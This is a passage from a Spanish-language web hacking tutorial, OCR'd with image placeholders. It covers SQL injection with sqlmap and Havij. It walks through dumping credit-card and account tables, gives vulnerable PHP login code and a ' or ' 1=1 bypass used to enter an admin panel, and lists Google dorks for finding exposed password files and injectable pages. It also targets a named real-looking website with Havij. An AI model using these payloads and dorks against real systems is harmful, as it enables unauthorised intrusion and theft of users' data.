


Imagen 1.10.6: Especificando si queremos continuar con la revisión en busca de demás GDBD.

- El proceso de continuará, hasta que se confirma que el método "**GET**" es inyectable y es a base de errores:

Imagen 1.10.7: Indicación de que el parámetro GET "username" puede ser inyectable.

- Seguido de esto, nos indica que el objetivo URL **tiene 7 columnas inyectables en su BD**. Al igual que el parámetro **"GET"** es una consulta de tipo **"UNION" y tiene de 1 a 20 columnas inyectables** en esa BD:

.Imagen 1.10.8: Afirmación de que el URL objetivo y el método GET es inyectable, asi como indicando información sobre esto.

- También nos arroja información acerca del servidor, asi como también sobre la base de datos, incluido el nombre de ella y del usuario actual:

Imagen 1.10.9: Información sobre el servidor donde se hospedan las bases de datos, asi como el usuario y base de datos actual.

- Ejecutaremos el comando anterior, solo que con unos cambios, al terminar **"–p username"** le agregaremos: **"-D nowasp" y "--tables"**. Donde "**-D"** es el nombre de la BD, y "**--tables**" para que nos muestre las tablas.
  SQLmap tiene un **registro**, dentro de él se almacena la info o el estado anterior de la inyección, así podremos **retomar el punto en el que la dejamos sin tener que comenzar de nuevo:**

Imagen 1.11.1: Continuación desde el punto anterior de inyección.

- Nos muestra las tablas que están dentro de la base de datos que seleccionamos, para posteriormente visualizar la información dentro de ellas:




Imagen 1.11.2: Lista de tablas disponibles en la base de datos "nowasp"

- Para visualizar la información de la tabla de "**credit cards**" cambiaremos algo al final de nuestro comando, retomará el punto anterior como se mencionó y además dejará el archivo de volcado en el directorio que se encuentra debajo de la información de la tabla:

*Imagen 1.11.3: Ejecución de comando para conseguir un volcado de la tabla indicada, "**credit_cards**".*




Imagen 1.11.4: Volcado o copia de la información realizada con éxito, asi como su ubicación de su directorio donde se almacena.

- Lo mismo se hace con la tabla de "**accounts**" solo se cambia el comando y se ejecuta:




Imagen 1.11.5: Volcado realizado a la tabla "accounts".

- Se retoma el punto anterior y se visualiza la información solicitada mediante las indicaciones de los comandos:

Imagen 1.1.6: Contenido de la tabla "accounts".

- Al igual que antes, la información volcada se guardará en un directorio:

Imagen 1.11.7: Ubicación del directorio que contiene la copia que se realizó de la información.

Lo que hicimos aquí fue encontrar un input o entrada de datos vulnerable, ya que su autenticación de entrada de información no era del todo adecuada, y nos aprovechamos de esto gracias SQL, que como se mencionó es una herramienta que automatiza el proceso de detección de demás vulnerabilidades en el lugar de ataque que estamos indicando mediante línea de comandos, asi como identifico este error, lo explotó en su totalidad hasta conseguir lo indicado; desde el robo de información, hasta comprometer por completo el host o servidor donde se hospeda esta o estas bases de datos, este

es un solo ejemplo de los demás ejercicios que se realizaran acerca de pentesting en aplicaciones web, ya sea local u online.

Clasificación de ataques.

Ataques Sql-injection.

❖ La inyección de código SQL es una de las vulnerabilidades más comunes en aplicaciones PHP. Una vulnerabilidad de SQL Injection requiere dos fallas por parte del programador:

- Fallas en el filtrado de los datos.
- Fallas en el escapado de los datos al enviarlos a la base de datos (escapado de salida).

❖ Ataque a logs o accesos de usuarios.

- La autenticación es el proceso por el cual la identidad de un usuario en el sistema es validada. Comúnmente el procedimiento involucra un nombre de usuario y una contraseña a revisar. Una vez autenticado el usuario es registrado (logeado) como un usuario que se ha autenticado. Muchas aplicaciones tienen recursos que son accesibles sólo para los usuarios autenticados, recursos que son accesibles únicamente para los administradores y recursos totalmente públicos.

Sqli (Sql-inyection) ByPass.

En algún momento nosotros hemos hecho un login bypass para entrar mediante una sql-injection.

- Nuestro Código Vulnerable sería algo como este:

```php
<?php

$user = $_POST['username'];

$pass = md5($_POST['password']);

$result = mysql_query("SELECT * FROM " . $tabla . "login WHERE username = '$user' AND password = '$pass'")

or die("<p><i>" . mysql_error() . "</i></p>\n");

?>
```

Ahora el código está logueando mal el user y la pass, no está bien el código, entonces si nosotros pusiéramos en el login: username : admin ' or ' 1=1 password : xxxxx

- Lo que haríamos nosotros sería transformar la petición en básicamente esto:

```
$result = mysql_query("SELECT * FROM " . $tabla . "login WHERE username = 'admin' ' or ' 1=1 AND password = 'xxxxx"')
```

Ahora nosotros solo tendríamos que poner un usuario que exista y entraríamos como tal.

Para aquellos que solo sabían que si ponían la inyección entraban ya saben porque es y bueno para evitar esto pasaríamos al anexo de como fortificar tus formularios y base de datos.

- Ahora veamos como poder encontrar una web que tenga ese tipo de ataque mediante su formulario:

Encontrando una página web vulnerable:

¿Ahora metamos un usuario y password para poder verificar si entra o no?:

Imagen 1.11.8. Muestra Login Vulnerable.

- Nos re-direcciona ahí mismo y ningún mensaje que nos mande un tipo de error.

Pongamos en práctica el bypass. 'or' 1=1




Imagen 1.11.9. Muestra el acceso al sitio con bypass.

- Logueados al Panel de administración de esta página.
- Ahora podremos hacer lo que nos ofrece el panel que sería editar, eliminar y crear noticias.

GOOGLE DORKS:

El uso de Google Dorks es y será una forma común para obtener webs vulnerables ya que nos indexan según al tipo de búsqueda avanzada que nos ofrece este motor de búsqueda, igual aplica para otros buscadores.

No son más que combinaciones de operaciones de búsqueda que nos dará como resultado tanto la información que normalmente se muestra con cualquier búsqueda corriente como datos internos de la web que estén en el enramado de dicho sitio, pero no visible desde la navegación corriente.

Existe un sinfín de posibilidades para combinar estos dorks y llegar a la información que buscamos, tantos como se nos puedan ocurrir, ya que en

último listado recopilatorio que encontré hace un tiempo contemplaba 5000 entradas simples, que como he comentado, se pueden combinar entre sí para concretar el rango de búsqueda.

filetype:txt site:web.com passwords | contraseñas | login | contraseña

Busca contraseñas almacenadas en ficheros txt.

“Index of” / “chat/logs”

Muestra registros de conversaciones que han quedado registradas en diferentes servidores.

filetype:sql “MySQL dump” (pass | password | passwd | pwd)

Hay más dorks en la red ocupando diferentes operadores de google como los que se muestran en la imagen 1.12

Operador	Asociación	Descripción	Argumento
intext	si	Busca una palabra en el texto de la página	Una palabra o una expresión entre comillas
allintext	no	Busca varias palabras en el texto de la página	Varias palabras sin comillas
site	si	Limita la búsqueda a un sitio Web o a un dominio determinado	Una URL con o sin las www
intitle	si	Busca una palabra en el titulo de la página	Una palabra o una expresión entre comillas
allintitle	no	Busca varias palabras en el titulo de la página	Varias palabras sin comillas
inurl	si	Busca una palabra en la URL de la página	Una palabra o una expresión entre comillas
allinurl	no	Busca varias palabras en la URL de la página	Varias palabras sin comillas
filetype	si	Busca archivos con una extensión determinada	Una serie de caracteres (doc, pdf, xls, etc.)
inanchor	si	Busca una palabras presente en la descripción de los enlaces	Una palabra o una expresión entre comillas
allinanchor	no	Busca varias palabras presentes en la descripción de los enlaces	Varias palabras sin comillas

Imagen 1.12. Muestra los diferentes operadores en google.

12. inurl:galeri_info.php?l=
13. inurl:tekst.php?idt=
14. inurl:newscat.php?id=
15. inurl:newsticker_info.php?idn=
16. inurl:rubrika.php?idr=
17. inurl:rubp.php?idr=
18. inurl:offer.php?idf=
19. inurl:art.php?idm=
20. inurl:title.php?id=
21. inurl:trainers.php?id=
22. inurl:buy.php?category=
23. inurl:article.php?ID=

```
24.	inurl:play_old.php?id=
25.	inurl:declaration_more.php?decl_id=
26.	inurl:pageid=
27.	inurl:games.php?id=
28.	inurl:page.php?file=
29.	inurl:newsDetail.php?id=
30.	inurl:gallery.php?id=
31.	inurl:article.php?id=
32.	inurl:show.php?id=
33.	inurl:staff_id=
34.	inurl:newsitem.php?num=
35.	inurl:readnews.php?id=
36.	inurl:top10.php?cat=
37.	inurl:historialeer.php?num=
38.	inurl:reagir.php?num=
39.	inurl:Stray-Questions-View.php?num=
40.	inurl:forum_bds.php?num=
41.	inurl:game.php?id=
42.	inurl:view_product.php?id=
43.	inurl:newsone.php?id=
44.	inurl:sw_comment.php?id=
45.	inurl:news.php?id=
```

Havij.

Havij es un sistema automatizado de herramienta de inyección SQL que ayuda a pruebas de penetración para encontrar y explotar vulnerabilidades de inyección SQL en una página web. Se puede tomar ventaja de una aplicación web vulnerable. Mediante el uso de este usuario del software puede realizar la

huella digital de base de datos back-end, recuperar usuarios DBMS y los hashes de contraseñas, tablas y columnas de volteo, ir a buscar los datos en la base de datos, ejecutar sentencias SQL e incluso acceder al sistema de archivos subyacente y ejecutar comandos en el sistema operativo.

El poder de Havij que lo hace diferente de otras herramientas similares son sus métodos de inyección. La tasa de éxito es superior al 95% en injection objetivos vulnerables utilizando Havij. La interfaz gráfica de usuario fácil de usar (Graphical User Interface) de Havij y los ajustes automáticos y detecciones hace que sea fácil de usar para todos, incluso los usuarios aficionados.

Havij es una herramienta utilizada en la inyección de SQL. Permite que un hacker para explorar y explotar sitios que dependen de SQL.

Havij de interfaz gráfica de usuario Havij tiene una interfaz sencilla de utilizar, foto de la derecha, que se puede utilizar para introducirse en un sitio en cuestión de segundos. Havij es visto como una herramienta de escritura para niños, ya que el usuario no tiene que seguir los pasos regulares sobre la inyección SQL. Sigue siendo, sin embargo, una herramienta útil que muchos hackers tener en su arsenal de ataques rápidos.

Sqli con Havij.

- Localicemos una web vulnerable con los dorks desde google y procedamos ha identificar una, en este ejemplo mostrare la página que es la siguiente: http://www.bitaraf.com/showlink.php?id=1244913

Imagen 1.12.1. Muestra un sitio vulnerable.

- Le meteremos una comilla simple al final de la página para verificar si es vulnerable o no tal y como se muestra en la imagen.




Imagen 1.12.2

- Ahora podremos escanear con havij.




Imagen 1.12.3. Muestra el Target con el sitio web vulnerable.

Solo pegamos la url y le agregamos la comilla simple y le daremos Analyze tal y como se muestra en la imagen 1.12.4.




Imagen 1.12.4. Muestra en ejecución Havij

- Ya nos obtuvo la base de datos y ahora podremos verla, nos iremos a tables.




Imagen 1.12.5 Muestra en la base de datos explotada.

- Una vez en esta parte podremos seleccionar el botón Get Tables tal omo se muestra en la imagen 1.12.6.

